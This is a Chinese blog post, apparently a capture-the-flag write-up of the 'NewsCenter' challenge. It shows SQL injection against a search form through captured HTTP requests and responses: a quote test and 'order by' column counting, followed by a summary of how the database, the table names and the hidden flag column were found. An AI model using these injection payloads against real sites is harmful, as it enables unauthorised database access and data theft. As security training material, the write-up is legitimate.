【攻防世界】八 --- NewsCenter

原创

通地塔 于 2020-12-23 20:34:52 发布 41 收藏


分类专栏： 攻防世界 文章标签： 网络安全

本文链接：https://blog.csdn.net/qq_43168364/article/details/111595801

题目 — NewsCenter

一、writeup

主页一个search输入框，我们来测试sql注入漏洞



输入单引号，回显 500 ，大概率是一个字符型注入点

```
Content-Length: 10
Origin: http://220.249.52.134:42978
Connection: close
Referer: http://220.249.52.134:42978/
Upgrade-Insecure-Requests: 1

search=1'
```

字段数：3

Request

Raw | Params | Headers | Hex

```
POST / HTTP/1.1
Host: 220.249.52.134:42978
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0) Gecko/20100101 Firefox/84.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 24
Origin: http://220.249.52.134:42978
Connection: close
Referer: http://220.249.52.134:42978/
Upgrade-Insecure-Requests: 1

search=1' order by 3 --+q
```

Response

Raw | Headers | Hex | HTML | Render

```
HTTP/1.1 200 OK
Date: Wed, 23 Dec 2020 10:07:53 GMT
Server: Apache/2.4.25 (Debian)
Vary: Accept-Encoding
Content-Length: 2917
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html>
<head>
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0, minimum
    <title>Hacker News</title>
    <link rel="stylesheet" href="static/icon.css">
    <link rel="stylesheet" href="static/material.indigo-pink.min.css">
    <script defer src="static/material.min.js"></script>

  <link rel="stylesheet" href="static/styles.css">
  <style>
  #view-source {
    position: fixed;
    display: block;
    right: 0;
    bottom: 0;
    margin-right: 40px;
    margin-bottom: 40px;
    z-index: 900;
```


Go | Cancel | < | >

Request

Raw | Params | Headers | Hex

```
POST / HTTP/1.1
Host: 220.249.52.134:42978
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0) Gecko/20100101 Firefox/84.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 25
Origin: http://220.249.52.134:42978
Connection: close
Referer: http://220.249.52.134:42978/
Upgrade-Insecure-Requests: 1

search=1' order by 4 --+q
```

Response

Raw | Headers | Hex | Render

```
HTTP/1.0 500 Internal Server Error
Date: Wed, 23 Dec 2020 10:08:11 GMT
Server: Apache/2.4.25 (Debian)
Content-Length: 0
Connection: close
Content-Type: text/html; charset=UTF-8
```


显示位：2，3

Go | Cancel | < | >

Target: http://220.249.52.134:42978


Request

Raw | Params | Headers | Hex


```
POST / HTTP/1.1
Host: 220.249.52.134:42978
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0) Gecko/20100101 Firefox/84.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 32
```

Response


Raw | Headers | Hex | HTML | Render




库名：news，用户名：user@10.42.101.146




表名：news, secret_table




secret_table表字段名：id，fl4g





读数据，的flag



二、知识点

- sql注入